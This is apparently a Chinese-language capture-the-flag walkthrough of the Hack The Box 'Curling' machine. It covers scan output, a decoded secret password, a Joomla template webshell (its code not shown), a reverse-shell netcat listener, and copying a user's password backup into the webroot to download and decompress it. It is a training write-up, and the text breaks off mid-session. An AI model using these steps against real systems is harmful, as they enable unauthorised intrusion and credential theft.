Curling

Nmap扫描结果如下所示:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Nest]
└─$ sudo nmap -sC -sV 10.10.10.150 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 12:02 EDT
Nmap scan report for 10.10.10.150
Host is up (1.1s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.50 seconds

┌──(kali㉿kali)-[~/Desktop/HTB/Nest]
└─$ sudo nmap -sC -sV 10.10.10.150 -p- -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 12:03 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.10.150
Host is up (1.9s latency).
Not shown: 58623 closed tcp ports (reset), 6894 filtered tcp ports (host-unreach), 16 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64273.85 seconds
```

dirsearch扫描结果如下:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Nest]
└─$ dirsearch -u http://10.10.10.150

                                    v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.150/_22-07-29_09-50-53.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-07-29_09-50-53.log

Target: http://10.10.10.150/

[09:50:55] Starting:
[09:51:17] 403 -  277B  - /.ht_wsr.txt
[09:51:17] 403 -  277B  - /.htaccess.bak1
[09:51:17] 403 -  277B  - /.htaccess.orig
[09:51:17] 403 -  277B  - /.htaccessOLD2
[09:51:17] 403 -  277B  - /.htaccessOLD
[09:51:17] 403 -  277B  - /.htaccess_extra
[09:51:17] 403 -  277B  - /.htaccess_orig
[09:51:17] 403 -  277B  - /.html
[09:51:17] 403 -  277B  - /.htpasswd_test
[09:51:17] 403 -  277B  - /.htm
[09:51:17] 403 -  277B  - /.htaccess.sample
[09:51:17] 403 -  277B  - /.htaccess.save
[09:51:17] 403 -  277B  - /.htaccessBAK
[09:51:17] 403 -  277B  - /.htaccess_sc
```


```
[09:51:17] 403 -  277B  - /.httr-oauth
[09:51:17] 403 -  277B  - /.htpasswds
[09:51:27] 403 -  277B  - /.php
[09:51:47] 200 -   18KB - /LICENSE.txt
[09:51:49] 200 -    5KB - /README.txt
[09:52:39] 403 -  277B  - /administrator/.htaccess
[09:52:39] 200 -    5KB - /administrator/
[09:52:39] 301 -  320B  - /administrator  →  http://10.10.10.150/administrator/
[09:52:40] 200 -    2KB - /administrator/includes/
[09:52:40] 200 -   31B  - /administrator/logs/
[09:52:40] 200 -   31B  - /administrator/cache/
[09:52:40] 200 -    5KB - /administrator/index.php
[09:52:41] 301 -  325B  - /administrator/logs  →  http://10.10.10.150/administrator/logs/
[09:52:59] 301 -  310B  - /bin  →  http://10.10.10.150/bin/
[09:52:59] 200 -   31B  - /bin/
[09:53:03] 200 -   31B  - /cache/
[09:53:03] 301 -  312B  - /cache  →  http://10.10.10.150/cache/
[09:53:07] 200 -   31B  - /cli/
[09:53:09] 301 -  317B  - /components  →  http://10.10.10.150/components/
[09:53:09] 200 -   31B  - /components/
[09:53:11] 200 -    0B  - /configuration.php
[09:53:49] 200 -    3KB - /htaccess.txt
[09:53:52] 200 -   31B  - /images/
[09:53:52] 301 -  313B  - /images  →  http://10.10.10.150/images/
[09:53:54] 200 -   31B  - /includes/
[09:53:54] 301 -  315B  - /includes  →  http://10.10.10.150/includes/
[09:53:56] 200 -   14KB - /index.php
[09:54:02] 301 -  315B  - /language  →  http://10.10.10.150/language/
[09:54:02] 200 -   31B  - /layouts/
[09:54:03] 200 -   31B  - /libraries/
[09:54:04] 301 -  316B  - /libraries  →  http://10.10.10.150/libraries/
[09:54:14] 301 -  312B  - /media  →  http://10.10.10.150/media/
[09:54:14] 200 -   31B  - /media/
[09:54:18] 301 -  314B  - /modules  →  http://10.10.10.150/modules/
[09:54:19] 200 -   31B  - /modules/
[09:54:39] 301 -  314B  - /plugins  →  http://10.10.10.150/plugins/
[09:54:39] 200 -   31B  - /plugins/
[09:54:48] 200 -  836B  - /robots.txt.dist
[09:54:51] 403 -  277B  - /server-status/
[09:54:51] 403 -  277B  - /server-status
[09:55:06] 200 -   31B  - /templates/
[09:55:06] 200 -    0B  - /templates/beez3/
[09:55:06] 301 -  316B  - /templates  →  http://10.10.10.150/templates/
[09:55:06] 200 -   31B  - /templates/index.html
[09:55:07] 200 -    0B  - /templates/system/
[09:55:07] 200 -    0B  - /templates/protostar/
[09:55:09] 200 -   31B  - /tmp/
[09:55:09] 301 -  310B  - /tmp  →  http://10.10.10.150/tmp/
[09:55:22] 200 -    2KB - /web.config.txt

Task Completed
```

nikto扫描结果和vuln扫描结果如下：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ nikto -h http://10.10.10.150
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.150
+ Target Hostname:    10.10.10.150
+ Target Port:        80
+ Start Time:         2022-07-29 10:49:52 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting ...
+ OSVDB-3092: /bin/: This might be interesting ...
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ sudo nmap -sC -sV 10.10.10.150 -p 80 --script vuln -Pn
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-29 10:54 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.150
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.150
|   Found the following indications of potential DOM based XSS:
|
|     Source: window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,menubar=no,resizable=yes,width=640,height=480,directories=no,location=no')
|_    Pages: http://10.10.10.150:80/, http://10.10.10.150:80/, http://10.10.10.150:80/, http://10.10.10.150:80/index.php, http://10.10.10.150:80/index.php, http://10.10.10.150:80/index.php, http://10.10.10.150:80/index.php/2-uncategorised/2-curling-you-know-its-true, http://10.10.10.150:80/index.php/2-uncategorised/3-what-s-the-object-of-curling, http://10.10.10.150:80/index.php/2-uncategorised, http://10.10.10.150:80/index.php/2-uncategorised, http://10.10.10.150:80/index.php/2-uncategorised
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-enum:
|   /administrator/: Possible admin folder
|   /administrator/index.php: Possible admin folder
|   /administrator/manifests/files/joomla.xml: Joomla version 3.8.8
|   /language/en-GB/en-GB.xml: Joomla version 3.8.8
|   /htaccess.txt: Joomla!
|   /README.txt: Interesting, a readme.
|   /bin/: Potentially interesting folder
|   /cache/: Potentially interesting folder
|   /images/: Potentially interesting folder
|   /includes/: Potentially interesting folder
|   /libraries/: Potentially interesting folder
|   /modules/: Potentially interesting folder
|   /templates/: Potentially interesting folder
|_  /tmp/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.150
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.150:80/
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=remind.remind&Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=reset.request&Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/2-uncategorised/2-curling-you-know-its-true
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/2-uncategorised/3-what-s-the-object-of-curling
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/2-uncategorised
|     Form id: login-form
|_    Form action: /index.php
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5     https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  7.5     https://vulners.com/cve/CVE-2021-26691
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    7.2     https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB    *EXPLOIT*
|       EDB-ID:46676    7.2     https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2     https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*
```


访问页面如下：




发现Floris是用户的名字，前端代码中看到：

```
        <input type="hidden" name="option" value="com_users" />
        <input type="hidden" name="task" value="user.login" />
        <input type="hidden" name="return" value="aHR0cDovLzEwLjEwLjEwLjE1MC8=" />
        <input type="hidden" name="bc178b52ed1d7aee6dbe67cd912b438f" value="1" />   </div>
    </form>
</div>
                        <!-- End Right Sidebar -->
                    </div>
                            </div>
        </div>
    </div>
    <!-- Footer -->
    <footer class="footer" role="contentinfo">
        <div class="container">
            <hr />

            <p class="pull-right">
                <a href="#top" id="back-top">
                    Back to Top                </a>
            </p>
            <p>
                &copy; 2022 Cewl Curling site!          </p>
        </div>
    </footer>

</body>
      <!-- secret.txt -->
</html>
```


访问：




解码得到Curling2018!作为口令，用于登录：



然后在template里面写入webshell：



新建立一个php：



访问得到reverseshell：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.150] 56796
/bin/sh: 0: can't access tty; job control turned off
$
```

```
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.150] 56796
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@curling:/var/www/html/templates/beez3$ whoami
whoami
www-data
www-data@curling:/var/www/html/templates/beez3$ cd /
cd /
www-data@curling:/$ ls
ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swap.img  var
www-data@curling:/$ cd home
cd home
```

```
www-data@curling:/home$ ls
ls
floris
www-data@curling:/home$ cd floris
cd floris
www-data@curling:/home/floris$ ls
ls
admin-area  password_backup  user.txt
www-data@curling:/home/floris$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@curling:/home/floris$ ls -la
ls -la
total 44
drwxr-xr-x 6 floris floris 4096 May 22  2018 .
drwxr-xr-x 3 root   root   4096 May 22  2018 ..
lrwxrwxrwx 1 root   root      9 May 22  2018 .bash_history → /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris 4096 May 22  2018 .cache
drwx------ 3 floris floris 4096 May 22  2018 .gnupg
drwxrwxr-x 3 floris floris 4096 May 22  2018 .local
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
drwxr-x--- 2 root   floris 4096 May 22  2018 admin-area
-rw-r--r-- 1 floris floris 1076 May 22  2018 password_backup
-rw-r----- 1 floris floris   33 May 22  2018 user.txt
www-data@curling:/home/floris$ cat password_backup
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY ... H ..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  .... A ... P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N ... n.T.#.@% ... `
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ..... z.@ ......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800   .. i.4hdi ... 9.h ..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034   .. Q .. dh ..... 4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i ... 5.n ..... J ..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h ... * .. }y .. < ~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .> ... sVT.zH .... 1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V ... !3.`F ... s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  .. n .... 7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./ ...  .... )p ..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7 .. ; ..... 9 ... P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P ... HB .... * ..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G ..  .U@r .. rE8P.
000000f0: 819b bb48                                ... H
www-data@curling:/home/floris$ xxd -r password_backup > password
xxd -r password_backup > password
bash: password: Permission denied
www-data@curling:/home/floris$ cp password_backup /var/www/html/templates/beez3/
<$ cp password_backup /var/www/html/templates/beez3/
www-data@curling:/home/floris$
```

直接查看user.txt没有用，需要提权到floris，但是注意到password_backup是可读的，于是乎，cp到web的子页面然后wget获取:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ wget http://10.10.10.150/templates/beez3/password_backup
--2022-08-03 10:10:06--  http://10.10.10.150/templates/beez3/password_backup
Connecting to 10.10.10.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1076 (1.1K)
Saving to: 'password_backup'

password_backup                                     100%[===================================================================>]

2022-08-03 10:10:06 (131 MB/s) - 'password_backup' saved [1076/1076]


┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ ls
47524.py  password_backup  poc.py

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ xxd -r password_backup > password

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat password
BZh91AY&SY•••H•••A••P)ava•:4N•••nT#••@%••` 
"••n•                                      ••z•@•i•4hdi•••9•h•Q•dh•••4i•5n•••Jh•••••}y.•←•x•>•sVT•zH•1•'•V•3•`F•••s
     7ȷj:X•dR••k•• •••)p•7;••••9••P•C•Y•P        •HB•••*  ••G• •U@r•rE8P••••H

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ file password
password: bzip2 compressed data, block size = 900k
```

直接xxd好像没法读，查看发现是bzip2，非常绕的解出来密码：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ xxd -r password_backup > password

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat password
BZh91AY&SY•••H•••A••P)ava•:4N•••nT#•@%•` 
"••n•                                    ••z•@•i•4hdi•••9•h•Q•dh•••4i•5n•[illegible]•••Jh•••••}y.•←•x•>••sVT•zH•1•'•V•3•`F•••s
     7ɟj:X•dR••k•• •••)p•7;••••9••P[illegible]C•Y•P        •HB•••*  ••G• •U@r•rE8P••••H

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ file password
password: bzip2 compressed data, block size = 900k

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ mv password passwd.bzip

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ bzip2 -d passwd.bzip
bzip2: Can't guess original name for passwd.bzip -- using passwd.bzip.out

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ ls
47524.py  passwd.bzip.out  password_backup  poc.py

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ bzip2 -d passwd.bzip.out
bzip2: Can't guess original name for passwd.bzip.out -- using passwd.bzip.out.out
bzip2: passwd.bzip.out is not a bzip2 file.

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ file passwd.bzip.out
passwd.bzip.out: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix, original size modulo 2^32 141

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ mv passwd.bzip.out passwd.gz

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ gzip -d passwd.gz

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ ls
47524.py  passwd  password_backup  poc.py

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat paddwd
cat: paddwd: No such file or directory

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ cat passwd
BZh91AY&SY6A••••@@!PtD•• t"d•hhOPIS@••6••8ET>P@•#I bX|3••x•••••••••(*N•&•H••k1••x••"•{••[illegible]••B@•6

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ file passwd
passwd: bzip2 compressed data, block size = 900k

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
└─$ mv passwd passwd.bzip

┌──(kali㉿kali)-[~/Desktop/HTB/Curling]
